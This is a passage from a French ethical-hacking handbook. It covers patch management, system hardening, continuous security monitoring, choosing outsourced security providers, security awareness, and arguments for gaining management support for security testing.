prendre en compte lorsque vous apprêtez à choisir vos failles urgentes :

- le niveau de créativité de la faille ;
- l'existence de données confidentielles ou de processus métier internes dans le périmètre de destruction de l'attaque éventuelle ;
- la possibilité ou non de réparer la faille ;
- la facilité avec laquelle cette réparation est possible ;
- s'il est possible d'arrêter le système pour effectuer la

réparation ;

»

le coût à prévoir en temps, en argent et en efforts pour réparer la faille en ajoutant du matériel ou du logiciel ou en revoyant les processus métier.

Nous avons vu dans le Chapitre 17 comment procéder pour isoler les problèmes de sécurité urgents et stratégiques. Vous devez vous concentrer sur les failles urgentes et simultanément importantes, donc à fort impact et forte probabilité. Il est inutile de se jeter sur celles qui ont un fort impact avec une faible probabilité, les failles dangereuses avec très peu de risque d'être exploitées. D'autres sont très probables, mais n'auront quasiment aucun effet

sur la bonne marche de l'organisation, ni sur votre emploi. Ce genre d'analyse fine va vous distinguer des habitudes consistant à vouloir réparer toutes les failles le plus vite possible, souvent en prétendant vouloir se conformer à une législation. Une approche de sécurisation diversifiée vous garantira du travail longtemps !

Vous devez donc vous concentrer sur les tâches les plus rentables, à fort impact et forte probabilité en même temps. Ces tâches vont sans doute constituer une petite partie de l'ensemble des failles trouvées. Lorsque vous aurez réparé ces failles, vous pourrez toujours vous occuper des autres en fonction du temps et de l'argent disponible. Par exemple, une fois que vous aurez écarté le danger des injections SQL dans les

applications Web et mis en place les correctifs sur les serveurs stratégiques, vous pourrez reconfigurer les procédures de sauvegarde avec des mots de passe robustes et cryptés, ce qui mettra vos sauvegardes de données à l'abri des curieux.

Des correctifs anticorruption

Lorsque vous constatez que vous pouvez réparer toutes les failles de sécurité de vos systèmes en appliquant les bons correctifs, les choses sont très simples. Si vous n'avez pas le temps de déployer les correctifs dans les médias, vous savez au moins qu'il faut le faire dès que possible. En effet, nombreux sont les professionnels de l'informatique qui ne pensent appliquer les

correctifs qu'après avoir subi une attaque. Le rapport Verizon Data Breach Investigations Report le prouve amplement (https://www.verizonenterprise.com/verizon-insights-lab/dbir/). Une bonne gestion des correctifs est absente dans de nombreuses entreprises, tous secteurs d'activité confondus. Si vous lisez ce livre, c'est que vous avez compris l'importance des correctifs pour la sécurité.

Quels que soient les outils et les procédures applicables dans votre environnement, pensez à toujours mettre à jour vos systèmes avec les correctifs ! Cela s'applique aux systèmes d'exploitation, aux serveurs Web, aux moteurs de base de

données, aux applications mobiles et même aux petits microgiciels (*firmwares*) qui animent vos équipements réseau que sont les pare-feu, les routeurs et les switchs. Intéressez-vous particulièrement aux correctifs des éditeurs tels qu'Oracle pour Java et Adobe pour les lecteurs PDF Reader et Flash, *etc.* Souvent, ces correctifs sont oubliés, alors qu'ils peuvent créer de vraies failles de sécurité souvent laissées dans l'ombre.

Le déploiement des correctifs ou patchs est une nécessité. Vous ne pourriez vous en libérer que si vous n'utilisez que des logiciels sécurisés, ce qui n'est pas près d'arriver. Un logiciel est une construction trop complexe pour être parfaite. La plupart des problèmes de sécurité pourraient être évités en

appliquant une politique de déploiement des correctifs. Il n'y a donc aucune raison de ne pas adopter de bonnes habitudes à ce niveau.

Gestion des correctifs

Ne vous désespérez pas devant la montagne de correctifs de sécurité qu'il faut déployer sans cesse. Vous pouvez garder le contrôle de la situation. Voici mes conseils pour gérer vos correctifs et maintenir vos systèmes en sécurité :

> »
> Organisez-vous pour que tous les départements et toutes les personnes concernées par le déploiement des correctifs soient en phase et appliquent les

mêmes procédures.

»

Rédigez des procédures formalisées pour les processus critiques suivants :

- réception des bulletins d’alerte en provenance des éditeurs de logiciels, y compris ceux des applications accessoires ;
- établissement d’une grille de lecture pour savoir quel correctif concerne lequel vos systèmes ;
-

établissement d'un calendrier pour savoir quand appliquer quel correctif.

»

Arrangez-vous pour disposer d'une procédure pour tester les correctifs avant de les déployer dans l'environnement de production. Cette précaution est moins indispensable pour les postes de travail, mais elle l'est pour les serveurs. En effet, un certain nombre de correctifs apporte des changements non documentés qui ont des effets secondaires ; je l'ai expérimenté moi-même. Déployer un

> correctif sans le tester revient à jouer à la roulette russe avec ses systèmes.

Automatisation du déploiement des correctifs

Voici les outils qui pourront vous aider à déployer les correctifs, et vous éviteront d'être noyé sous le nombre.

Outils commercialisés

Je vous conseille d'acquérir une application d'automatisation du déploiement des correctifs, notamment dans les conditions suivantes :

> »

- le réseau est de grande taille ;
- le réseau combine plusieurs systèmes d'exploitation (Windows, Linux, macOS et autres) ;
- vous utilisez beaucoup d'applications d'éditeurs tiers comme Adobe et Java.
- votre système comporte plus d'une ou deux dizaines de machines.

Voici trois solutions d'automatisation des correctifs :

- **Ecora Patch Manager**

(www.ecora.com/ecora/products/patchmanager.asp) ;

- **GFI LanGuard** (www.gfi.com/products-and-solutions/network-security-solutions/gfi-languard) ;
- **PDQ Deploy** (https://www.pdq.com/pdq-deploy).

Outils gratuits

Voici quelques outils gratuits pour automatiser le déploiement des correctifs :

- **Windows Server Update Services** (https://technet.microsoft.com/en-us/library/

cc539281.aspx) ;

- **System Center Configuration Manager** (https://www.microsoft.com/en-us/cloud-platform/system-center-configuration-manager) ;
- **Windows Update**, intégré d'office dans les systèmes Microsoft Windows ;
- **Microsoft Baseline Security Analyzer** (https://www.microsoft.com/en-us/download/details.aspx?id=7558) ;
-

sous Linux, les outils de déploiement intégrés comme **YellowDog Updater**, **Modified** [yum] et **YaST Online Update**.

Durcissement des systèmes

En complément de l'application des correctifs à vos systèmes, vous devez chercher à les durcir (hardening), de sorte de les protéger des attaques que les correctifs ne peuvent pas pallier. J'ai constaté que de nombreux spécialistes se contentaient d'appliquer les correctifs, pensant que cela suffisait à sécuriser les machines. J'ai vu des administrateurs réseau ne pas tenir compte des conseils de durcissement

qui sont pourtant proposés, par exemple par le centre NIST, National Institute of Standards and Technology Computer Security Resource Center (http://csrc.nist.gov/publications/PubsSPs.html) ainsi que le centre pour la sécurité Internet (www.cisecurity.org). De ce fait, de nombreuses failles restent ouvertes. Pour autant, le durcissement des systèmes ne permet pas d'atteindre une sécurité totale, car il n'existe pas de solution standardisée, tous les systèmes et entreprises étant différents. À vous de trouver un juste équilibre entre les différentes manières de se protéger.

C'est une bonne idée que

de lancer une nouvelle analyse de vos systèmes après chaque déploiement d'un correctif afin de vérifier la nouvelle situation.

Les techniques de durcissement que propose ce livre s'appliquent aux réseaux, aux ordinateurs et même aux personnes. Elles constituent les contre-mesures que j'ai constatées comme les plus efficaces.

Vous devez au moins mettre en place les mesures de durcissements élémentaires qui sont préconisées par les éditeurs et les fabricants. Dès que vous installez un pare-feu ou obligez les utilisateurs à choisir des mots de passe robustes, ou lorsque vous déployez des règles centralisées au moyen des GPO d'Active Directory sous Windows, vous travaillez au

durcissement. Il ne faut vraiment pas se contenter de déployer les correctifs. Tirez profit de toutes les techniques décrites dans ce livre, et des conseils disponibles sur le Web.

NE PAS DURCIR À MOITIÉ !

Une de mes missions avait consisté à venir aider à réagir à un incident qui avait impacté plus de 10000 serveurs et postes sous Windows infectés par un maliciel spécifique. L'entreprise avait détecté l'infection rapidement, puis avait pensé que le service informatique avait résolu le problème. Environ un an plus tard, la direction a été forcée de constater que la situation n'était pas totalement réglée. Le maliciel avait réapparu pour se venger, à tel point que la totalité du réseau avait fini par se trouver sous la surveillance permanente d'un groupe de criminels étrangers, subventionné par un État.

Des dizaines de personnes ont alors passé des heures à trouver la cause du problème. Il a été prouvé

que le service informatique n'avait pas prolongé suffisamment ses efforts au niveau des correctifs et du durcissement. De plus, un sérieux problème de communication avait entaché les relations entre le service informatique et les autres départements, et notamment la sécurité, le support technique et les départements métier. Voici comment une application trop limitée et trop tardive des mesures de réparation a mené une grande entreprise au bord du gouffre. Il faut en retenir qu'une action de sécurisation mal menée peut créer un énorme problème.

Évaluation de l'infrastructure de sécurité

Tenez compte des éléments suivants pour renforcer la stratégie globale de sécurité de vos systèmes :

» **Évaluez**

l’architecture générale de vos réseaux. Vérifiez que les règles (polices) sont appliquées. Vérifiez la pertinence de la distribution physique des éléments. Vérifiez que la direction a adopté la stratégie de sécurité et de conformité. Personne ne doit considérer la sécurité comme une dépense inutile ou une contrainte sur la bonne marche de l’entreprise.

Établissez une carte du réseau à partir des informations collectées avec les outils de test de ce livre. Maintenez à jour la documentation. Faites l’inventaire des adresses IP,

des services utilisés et de toute autre découverte. Tracez un diagramme réseau. Cela simplifie le travail pour évaluer la sécurité. Je préfère utiliser un logiciel de dessin technique comme Microsoft **Visio** ou **Cheops-ng** (`http://cheops-ng.sourceforge.net`), mais vous pouvez vous en sortir à la main. Rien ne doit vous empêcher de faire votre schéma sur un tableau blanc.

Pensez à toujours mettre à jour vos schémas dès que vous changez quoi que ce soit dans votre réseau, et au moins une

fois par an.

Reconsidérez votre approche de réparation des failles. Est-ce que vous avez concentré vos efforts sur le périmètre de votre réseau ? Pensez à la façon dont les banques et magasins se protègent. Ils installent des caméras de surveillance non seulement à l'entrée des parkings, mais aussi devant les caisses, les distributeurs, *etc.* Vos moyens de défense doivent constituer des couches concentriques, pour une sécurité en profondeur. Vérifiez que vous disposez bien de plusieurs couches de sécurité pour

qu’un attaquant qui parvient à passer une des couches se trouve face à une autre barrière.

»

Revoyez les règles de sécurité et les processus métier à haut niveau. Documentez les règles de sécurité et vérifiez qu’elles sont appliquées. Déterminez les risques qui existent dans la façon de considérer et d’appliquer les mesures de sécurité. Il y a toujours des trous dans ce domaine. Considérez la culture globale de l’entreprise en termes de sécurité, comme si vous étiez d’un point de vue extérieur. Prenez

ensuite un point de vue de l'intérieur. Renseignez-vous auprès des clients et des partenaires quant à la protection qu'offre l'entreprise à leurs données. Je suis absolument certain que vous trouverez toujours des choses à améliorer dans cette partie moins formelle de la sécurité.

Vos efforts de sécurité ne peuvent pas se limiter à la mise en place des correctifs et aux différentes mesures techniques. Vous devrez parfois réadapter votre plan de gestion de la sécurité.

Parfois, vous devrez partir dans une nouvelle voie, ou ne plus réaliser certaines activités. J'ai collecté beaucoup d'expérience au sujet des erreurs d'administration informatique en termes de sécurité. J'ai réuni certaines de mes conclusions dans des articles sur mon site Web (https://www.principlelogic.com/management.html).

Vous pourrez acquérir un point de vue neuf sur les failles de sécurité et les risques de l'entreprise, en optant pour une approche à haut niveau, non technique. Cela prend un peu de temps, mais une fois que vous

aurez mis en place une stratégie de sécurité fondamentale, vous parviendrez bien mieux à réagir et à combattre les nouvelles menaces qui vont apparaître.

Chapitre 19
Vers une permanence de la sécurité

DANS CE CHAPITRE

- **Automatiser des tâches**
- **Détecter les mauvais comportements**
- **Sous-traiter le contrôle de sécurité**
- **Promouvoir la sécurité dans tous les esprits**

Maintenir la sécurité des informations est un processus qui doit devenir permanent. Il ne s'agit pas d'appliquer de temps à autre des correctifs et des mesures de durcissement des systèmes. Il faut sans cesse lancer des tests de

sécurité, car de nouvelles failles apparaissent sans cesse. Votre campagne de tests représente une photographie à un certain moment du niveau de sécurité global. Pour rester protégé, vous devez mettre en place des contrôles continus. Non seulement cela vous garantit d'être en conformité avec la législation, mais cela réduit aussi les risques auxquels vos systèmes d'information sont exposés.

Automatisation des contrôles de sécurité

Une partie importante des tests de sécurité présentés dans ce livre peut être automatisée.

»

Les tests de présence par ping et les analyses de port peuvent être lancés pour savoir quels systèmes sont en ligne et en utilisation. Cet inventaire est souvent la première étape pour déceler un problème de sécurité plus important.

»

Vous pouvez lancer des tests de craquage de mots de passe pour voir si vous réussissez à accéder à des applications Web, à des serveurs distants, *etc*.

»

Des analyses de vulnérabilité vont permettre de vérifier l'absence ou non de correctifs,

d'erreurs de configuration et de failles exploitables.

»

Vous pouvez enfin lancer dans une certaine mesure des tests d'exploitation de certaines failles.

Pour rendre ces tests automatiques, il faut bien sûr les outils adéquats :

Certains outils du commerce savent lancer sans intervention de votre part des analyses périodiques, en produisant des comptes-rendus. Il vous suffit de réaliser un léger paramétrage au départ. C'est la raison pour laquelle j'apprécie beaucoup les outils du commerce qui sont presque entièrement automatiques, tels que

Nexpose et **Acunetix Web Vulnerability Scanner**. Le degré d'automatisation que procurent ces outils justifie principalement leur coût, car cela vous évite de devoir vous lever à deux heures du matin ou de rester disponible pendant 24 heures d'affilée pendant une série de tests.

Les outils indépendants comme **Nmap**, **John the Ripper** et **aircrack-ng** sont excellents, mais manuels. Vous pouvez les faire démarrer avec des scripts ou utiliser le planificateur de tâches de Windows et les commandes **AT** sous Windows ou bien les jobs automatiques **cron** sous Linux. Dans tous les cas, vous devrez prévoir quelques étapes manuelles et des prises de décision humaine.

L'annexe fournit des liens vers tous ces outils.

Certaines activités, et notamment l'énumération des nouvelles machines, les tests des applications Web, l'ingénierie sociale et la visite physique des accès au bureau ne peuvent évidemment pas être automatisées.

Même les systèmes experts les plus sophistiqués de nos jours ne peuvent garantir l'état de sécurité. Pour le moment, il faudra toujours de l'expertise technique, de l'expérience et du bon sens.

Détection des usages malveillants

Pour maintenir un

niveau de sécurité et justifier les efforts, il faut assurer une surveillance de tous les événements qui peuvent concerner la sécurité. Cette action peut se limiter à la lecture des fichiers journaux des routeurs, pare-feu et serveurs stratégiques, et ce tous les jours. Une technique plus sophistiquée consiste à se doter d'un système de gestion des incidents et des événements de type SIEM (Security Incident and Event Management). Vous pourrez ainsi être au courant de tout ce qui se passe dans l'environnement. Une solution très répandue consiste à se doter d'un système de prévention des intrusions IPS ou de prévention des pertes de données DLP, tout en surveillant les comportements anormaux.

Le problème de la

surveillance des événements sécuritaires est que cela ennuie rapidement un être humain, qui a du mal à rester efficace en ce domaine. Vous pourriez décider de consacrer un certain moment tous les jours, par exemple le matin, au contrôle des fichiers journaux stratégiques suite aux activités de la nuit passée ou du week-end. Cela vous permettra de repérer les tentatives d'intrusion et autres événements de sécurité. Mais êtes-vous vraiment prêt à consacrer une partie de votre précieuse vie, ou celle d'un collègue, à vous soumettre à ce genre de torture ?

D'ailleurs, la lecture même des journaux d'activité ne constitue pas la meilleure technique pour surveiller le système. En voici deux raisons :

»

Il n’est jamais facile de repérer un événement critique dans un fichier journal du système, et c’est même parfois impossible. C’est une tâche trop fastidieuse pour un humain.

»

En fonction du type d’équipement et de journalisation, il est même possible que vous ne puissiez détecter certains événements, et notamment les activités de contournement des IPS et les exploits qui s’attaquent à des ports autorisés du réseau.

Voici ce que je vous conseille au lieu de scruter tous les fichiers journaux à la recherche des intrusions si difficiles à repérer :

> »
> Lorsque c'est possible, n'activez la journalisation que lorsque cela semble raisonnable. Il n'est pas nécessaire de capturer toutes les activités de toutes les machines et de tous les éléments réseau. Vous devez bien sûr faire journaliser les échecs d'ouverture de session login, les tentatives de modification des règles et polices et les accès non autorisés à des fichiers.

> »

Centralisez vos journaux par exemple avec Syslog vers un serveur central du réseau ou dans le nuage. Ne laissez jamais les fichiers des journaux sur les machines hôtes lorsque c'est possible, afin d'empêcher un attaquant de les falsifier pour masquer ses traces.

Voici deux bonnes solutions pour résoudre le dilemme de la surveillance continue :

- **Acquisition d'un système de journalisation d'événements.** Il existe des solutions bon marché, mais efficaces, telles

que **GFI EventsManager** (www.gfi.com/products-and-solutions/network-security-solutions/gfi-eventsmanager). En général, ces solutions d'entrée de gamme ne fonctionnent qu'avec un seul système d'exploitation, qui est en général Windows. Des solutions haut de gamme comme **ArcSight Data Platform** (https://software.microfocus.com/en-us/products/siem-data-collection-log-management-platform/overview) permettent une

gestion multiplateforme et une corrélation des événements, ce qui vous aide à remonter jusqu'à la source d'un problème de sécurité et à déterminer quels systèmes ont été impactés.

»

Sous-traitance du suivi de la sécurité à une société spécialisée de type MSSP. Il ne reste que quelques-unes des dizaines de sociétés de sécurité qui étaient apparues au début d'Internet. L'avantage de cette sous-traitance est que ce genre de société possède des capacités et des outils que

vous ne pourrez sans doute pas vous permettre d'acquérir et de maintenir en état. Le personnel d'une société MSSP travaille en continu et vous fait profiter de son expérience et de la connaissance acquise auprès des autres clients.

Lorsqu'un tel fournisseur de sécurité détecte une faille ou une attaque, il répond normalement sur-le-champ, sans même vous demander. Vous pourriez donc dégager du temps, que vous pourrez consacrer à autre chose, en confiant la surveillance quotidienne de la sécurité à une telle entreprise. Pour autant, ne

vous débarrassez pas totalement de vos responsabilités. Un fournisseur qui fonctionne dans le cloud aura du mal à détecter les abus déclenchés de l'intérieur de vos réseaux, les attaques par ingénierie sociale et celles qui touchent les applications Web fonctionnant par une liaison sécurisée, de type HTTPS. Vous devez rester vigilant.

Critères de sous-traitance de la sécurité

En sous-traitant son évaluation de sécurité, une entreprise bénéficie d'un point de vue

extérieur et impartial. Vous obtenez ainsi une étude formalisée qui sera appréciée par les clients, les partenaires, les auditeurs et les régulateurs. Les conclusions produites par le sous-traitant constituent des documents officiels que les clients, les partenaires, les contrôleurs et les régulateurs aiment voir, et souvent réclament.

La sous-traitance des tests de vulnérabilité et de pénétration n'est jamais bon marché et de nombreuses entreprises dépensent des dizaines de milliers d'euros pour les obtenir. Mais lorsque vous réalisez vous-même ce travail, cela coûte aussi du temps et de l'argent, sans compter les outils et la formation. D'ailleurs, il

est même possible que cela vous coûte plus cher que de sous-traiter ! De plus, pouvoir profiter d'un regard neuf permettra de détecter des failles auxquelles vous n'auriez jamais pensé, du fait que souvent, l'arbre cache la forêt.

Cette sous-traitance met en jeu des informations très confidentielles. Vous devez donc avoir entière confiance en votre consultant ou fournisseur. Tenez compte des questions suivantes au moment de choisir un expert indépendant ou un sous-traitant en sécurité :

»

Est-ce que le sous-traitant semble vouloir être votre partenaire ou est-ce qu'il cherche

son bénéfice uniquement ?

»

Est-ce que le fournisseur tente de trouver des failles de sécurité qui vont lui permettre de vendre des produits ou bien est-il neutre en ne s'intéressant qu'à l'évaluation de sécurité ? Nombreux sont les fournisseurs qui cherchent à gagner un peu plus d'argent en vous conseillant d'acquérir leurs autres produits et services, ou ceux de leurs partenaires, même s'ils ne sont pas nécessaires. Imaginez un entrepreneur en bâtiment que vous faites venir pour évaluer des travaux de

rénovation. Assurez-vous qu'il n'y ait aucun conflit d'intérêts risquant d'avoir un effet négatif sur le budget et votre entreprise.

»

Est-ce que le sous-traitant propose d'autres services de sécurité ou d'informatique, ou bien est-il spécialisé en sécurité ? Mieux vaut travailler avec un spécialiste qu'avec une société de services en informatique généraliste. Après tout, vous ne demandez pas à un avocat spécialisé en divorce de vous aider à déposer un brevet, ni à votre médecin de

famille d’effectuer une opération à cœur ouvert.

»

Quelles sont les conditions de réalisation et de rupture du contrat ? Vérifiez les éléments juridiques que le sous-traitant prévoit pour réduire ses responsabilités. Est-il prévu le cas où un des salariés du sous-traitant abuse des données auxquelles il a accès ? Il pourrait se les accaparer ou les diffuser à des personnes qui n’ont pas à les connaître.

»

Est-ce que le sous-traitant a compris vos besoins d’entreprise ?

Demandez-lui de dresser la liste de vos besoins dans son contrat de prestation afin d'être certain que vous êtes en phase.

»

Quels sont les moyens de communication que propose le sous-traitant ? Vous devez pouvoir vous attendre à ce que le fournisseur vous informe régulièrement de ses travaux.

»

Savez-vous exactement qui va réaliser les tests ? Essayez de voir si une personne a été nommée, ou si plusieurs experts vont s'occuper de différents lots de travaux. Cherchez

à savoir si la personne qui va réaliser les tests est juste sortie d'école, ou qu'elle travaille du bout du monde. Si vous pouvez la rencontrer, vérifiez que vous avez un bon feeling quant à ses capacités.

»

Est-ce que le sous-traitant possède assez d'expérience pour proposer des contre-mesures pratiques et efficaces ? Il n'est pas question que le sous-traitant termine sa mission avec un rapport en vous disant « Et maintenant, bonne chance ! ». Vous devez réclamer des solutions réalistes.

»

Quelles sont les motivations du sous-traitant ? Vous ne devez pas avoir le sentiment qu'il cherche à gagner l'argent rapidement, avec le minimum d'efforts. Il vous faut un fournisseur qui veut établir une relation loyale et à long terme.

En choisissant une entreprise de qualité avec laquelle vous pourrez travailler longtemps, vous allez alléger vos propres efforts. Demandez des références. Si le sous-traitant ne peut pas en fournir aisément, cherchez-en un autre.

Le fournisseur doit vous présenter un double contrat de confidentialité (NDA) de

lui envers vous et de vous envers lui. Les deux parties doivent bien sûr signer ce contrat pour vous protéger.

EMBAUCHER UN PIRATE REPENTI ?

Par essence, un pirate repenti, c'est-à-dire un vrai pirate qui s'est introduit dans des systèmes et qui a fait de la prison, est un véritable expert. Certaines entreprises sont persuadées qu'il n'y a rien de mieux que d'embaucher une telle personne pour se protéger et réaliser les tests. D'autres trouvent que cela revient à introduire le loup dans la bergerie. Si vous songez à embaucher un ancien hacker non éthique, prenez les éléments suivants en considération :

Êtes-vous prêt à prendre le risque de récompenser un comportement malveillant à l'encontre de votre entreprise ?

Un pirate peut se prétendre repenti, sans l'être tout à fait. Il est peut-être fin psychologue et pourrait profiter de faiblesses de caractère pour s'introduire. C'est avant de signer qu'il faut se méfier !

Les informations qui sont collectées pendant l'évaluation de sécurité font partie des plus sensibles que l'entreprise puisse posséder. Si elles tombent dans les mauvaises mains, même dans 10 ans, cela peut être à votre détriment. Certains pirates et criminels repentis restent membres de groupes sociaux très soudés. Vous n'aurez certainement pas envie que vos informations circulent dans de tels cercles.

Cela dit, chacun a droit à une seconde chance et la tolérance zéro est absurde. Écoutez les arguments du repenti et servez-vous de votre bon sens pour savoir si vous pouvez lui faire confiance. Un soi-disant chapeau noir peut, en réalité, avoir été un chapeau gris, soit un chapeau blanc qui a fait un écart de conduite. Il s'adapterait très bien à votre entreprise. À vous de voir. Mais préparez-vous à avoir des arguments justifiant votre décision au cas où.

Promouvoir un état d'esprit de sécurité

Les utilisateurs de votre réseau sont en général votre première, mais aussi votre dernière ligne de défense. Vous devez faire en sorte que le temps et l'argent consacrés à la sécurité ne soient pas gâchés par une simple erreur d'un salarié qui a donné les clés du royaume à l'ennemi.

Voici quelques éléments qui peuvent vous aider à promouvoir un état d'esprit de sécurité dans l'entreprise :

» **Faites en sorte que la sensibilisation et la formation à la sécurité** deviennent des processus partagés par tous les salariés et utilisateurs du

réseau, sans oublier la direction et les sous-traitants. Il ne suffit pas de former une fois les salariés lors de leur embauche. La sensibilisation doit être régulière et cohérente pour que les messages restent bien présents dans les esprits.

Considérez la sensibilisation et la formation comme des investissements à long terme. Ces activités ne sont pas nécessairement coûteuses. Vous pouvez acheter des affiches, des tapis de souris, des économiseurs d'écran, des stylos et des blocs-notes

qui rappellent les règles de sécurité à tous. Vous trouverez des idées chez les fournisseurs tels que **Greenidea** (www.greenidea.com), **Security Awareness, Inc.** (www.securityawareness.com) ou **The Security Awareness Company** (www.thesecurityawarenesscompa

»

Maintenez la direction en prise directe avec la sécurité. Si vous laissez la direction à l'écart de vos efforts, il est peu probable qu'elle vous soutienne en cas d'avarie. Je reparle de l'adhésion à la sécurité dans le Chapitre 20.

»

Adaptez vos

messages de sécurité à votre audience en restant le moins technique possible. Il n'est pas question d'inonder de jargon des personnes qui n'ont aucune idée de quoi vous parlez. Vous auriez l'effet inverse à l'adhésion espérée. Préparez vos messages en fonction de chaque groupe, en expliquant en quoi la sécurité les concerne et en quoi ils peuvent vous y aider.

»

Donnez l'exemple. Montrez que vous prenez la sécurité au sérieux en offrant des preuves visibles, incitant ainsi les

autres à vous imiter.

En obtenant l'attention de la direction et des utilisateurs tout en déployant assez d'efforts pour que la sécurité devienne une pratique quotidienne, vous allez faire évoluer la culture de l'entreprise. Cela représente un certain travail, mais cela peut renforcer la sécurité au-delà de votre imagination. J'ai personnellement vu à quel point cela peut faire la différence !

Conjuguer les efforts de sécurité

La sécurité des informations ne se limite pas à la réalisation d'évaluations de sécurité périodiques. Les tests constituent une part essentielle de la sécurité, mais ce n'est pas la

seule. Ils doivent venir se conjuguer aux autres efforts de sécurité, et notamment les suivants :

- les évaluations de risques à haut niveau ;
- les règlements et standards de sécurité stricts ;
- des plans de continuité d'entreprise et de réponse aux avaries robustes et testés ;
- une conscience réelle de la sécurité et des initiatives de formation apparentées.

Dans l'idéal, votre projet de sécurité devrait, sinon apporter des bénéfices financiers, du moins se montrer financièrement

équilibré. Pour y parvenir, il pourra être nécessaire d'embaucher ou de sous-traiter à des spécialistes en sécurité.

N'oubliez pas d'assurer une formation périodique pour vous-même et vos collègues. Vous devez en effet toujours rester informés des plus récentes menaces. Voyez par exemple les certifications suivantes :

- **CEH**, *Certified Ethical Hacker* ;
- **CISSP**, *Certififed Information Systems Security Professional.*

Dans l'annexe, j'indique quelques conférences et séminaires ainsi que des ressources en ligne.

PARTIE 7
La partie des dix

DANS CETTE PARTIE

- »
- »
- »
- »

Chapitre 20

Dix arguments pour trouver des alliés

Vous disposez d'un certain nombre d'arguments et de techniques pour obtenir l'adhésion et le parrainage indispensables pour financer vos efforts de tests de sécurité. Je présente dans ce chapitre les dix arguments que je considère comme les plus efficaces.

Trouvez un allié et un sponsor

La publicité faite autour des attaques

informatiques et la multiplication des mesures réglementaires pousse naturellement dans votre sens, mais vous serez plus efficace si vous n'allez pas seul vendre vos campagnes de sécurité à vos clients ou à la direction. Cherchez d'abord un allié, qui peut être votre supérieur direct ou une autre personne d'un niveau correspondant. Il faut que cette personne ait pris conscience de l'intérêt des tests de sécurité et de la valeur des informations qu'il faut protéger. Même si cette personne ne peut pas parler à votre place, elle va constituer un soutien impartial, ce qui augmentera encore votre crédibilité.

Ne criez pas au loup si personne ne peut le voir

Le grand Sherlock Holmes avait dit que c'était une erreur majeure que de construire une théorie avant d'avoir des faits avérés. Si vous voulez convaincre de l'intérêt de vos tests de sécurité, ayez d'abord des données factuelles. N'exagérez pas ; ne diffusez pas des frayeurs, de l'incertitude et du doute, technique appelée FUD en anglais (Fear, Uncertainty and Doubt). Les chefs d'entreprise connaissent ce genre d'astuce. Mieux vaut sensibiliser la direction en fournissant des conseils pratiques, et en présentant des menaces. Présenter des craintes rationnelles, parce que proportionnelles à des menaces réelles. Ne prenez pas un ton catastrophé en permanence, car cela va fatiguer tous ceux en dehors du personnel

informatique, ce qui sera contre-productif à long terme pour vous.

Prouvez que l'entreprise ne peut pas se laisser attaquer

Rappelez à quel point l'entreprise ou l'organisation est dépendante de son système d'information. Préparez des scénarios sous forme d'évaluations d'impact. Expliquez comment la réputation peut en souffrir. Demandez comment l'organisation pourrait se passer de ses réseaux, de ses ordinateurs et surtout de ses données. Demandez à la direction comment elle compte poursuivre ses activités sans système informatique et quelles parades sont prévues au

cas où les informations internes et celles des partenaires seraient divulguées. Donnez des exemples d'attaques réelles par des maliciels, par accès physique illégitime et par ingénierie sociale.

Restez malgré tout positif ; n'inondez pas la direction par la technique de la peur, de l'incertitude, du doute. Informer tout le monde des attaques les plus sérieuses venant de se produire dans le monde. En général, la direction est déjà informée par des articles dans les magazines économiques. Voyez de quelle façon vous pouvez appliquer ces événements à votre situation. Cherchez les points communs au niveau du secteur d'activité, de la concurrence, afin d'aider la direction à se sentir concernée.

QUELQUES RESSOURCES POUR LES ATTAQUES

Les deux sites suivants dressent une liste actualisée des attaques sur les droits et sur les entreprises :

- Privacy Rights Clearinghouse Chronology of Data Breaches (https://www.privacyrights.org/data-breaches) ;
- Verizon Data Breach Investigations Report (https://www.verizonenterprise.com/verizon-insights-

lab/dbir/).

Vous obtiendrez en outre de nombreuses réponses avec votre moteur de recherche, par exemple avec la recherche « information security breach ».

Montrez à la direction que l'entreprise possède des choses qui intéressent les pirates. Expliquez-lui ce qu'un attaquant peut réussir à faire dès qu'il est entré dans les systèmes. Les personnes qui n'ont pas pris conscience des menaces et de la fragilité des systèmes d'information croient souvent, et à tort, que l'entreprise ne court pas beaucoup de risques. Rappelez-leur les coûts éventuels d'une attaque, et notamment :

»

une perte de chiffre d’affaires et d’activités ;

- le dévoilement de secrets et de propriété intellectuelle ;
- des conséquences juridiques ;
- des coûts de réparation et d’analyse suite à une attaque ;
- des sanctions imposées pour non-conformité à une législation ;
- des poursuites pénales ;
- des coûts de remplacement ou d’amélioration des systèmes d’information endommagés ;

» un coût de rétablissement d'une réputation entachée (il faut parfois une vie entière pour la construire et quelques secondes pour la perdre).

Favorisez une attitude de vigilance permanente

Après avoir rappelé les coûts engendrés par une attaque, montrez en quoi des campagnes de tests périodiques vont permettre de trouver des failles difficiles à détecter normalement. Les tests de vulnérabilité et de pénétration qui vont jusqu'au bout (le piratage éthique) permettent d'adopter le même état d'esprit que les malveillants, ce qui

vous protège beaucoup mieux. C'est une mise en application de l'adage exprimé par Sun Tzu dans son Art de la guerre : il faut connaître son ennemi.

Montrez les avantages des tests de sécurité pour l'organisation

Dressez la liste des avantages que procurent les tests de sécurité sur la bonne santé globale de l'organisation.

Donnez des preuves comme quoi la sécurité n'est pas nécessairement très coûteuse, et qu'elle peut même faire gagner de l'argent à long terme. Présentez les arguments suivants :

» la sécurité est plus facile et moins

coûteuse à mettre en place avant qu'après une attaque ;

» la sécurité ne va pas nécessairement affaiblir la productivité et rendre le travail moins confortable si elle est correctement mise en place.

Montrez qu'il devient possible d'envisager de nouveaux produits et services de façon compétitive si les systèmes d'information sont sécurisés, et donc que les conditions suivantes sont satisfaites :

» les systèmes sont conformes aux législations du secteur ;

» les partenaires et

clients sont rassurés quant à la protection offerte à leurs données ;

» aussi bien la direction que l'entreprise elle-même sont considérées comme fiables et dignes de confiance par les clients et les partenaires ;

» l'existence d'un plan de test de sécurité et d'un plan de reprise détaillée prouve que l'entreprise protège effectivement les données des clients et ses données internes.

Présentez enfin les avantages d'un test de sécurité approfondi pour les opérations de mise en conformité et d'audit.

Impliquez-vous dans l'activité

Cherchez à bien comprendre le secteur d'activité pour lequel vous travaillez : son fonctionnement, quelles sont les acteurs principaux et quelles sont les stratégies déployées. Par exemple :

Rendez-vous dans les réunions et les salons pour être vu et pour socialiser, ce qui montre que vous vous intéressez au secteur d'activité que vous servez.

Valorisez-vous en tant que personne qui s'intéresse à la bonne marche de l'activité.

Apprenez à connaître vos adversaires. Une fois de plus, connaissez votre ennemi. Si vous prenez le temps de connaître en détail les objections des collègues, vous réussirez plus facilement à les

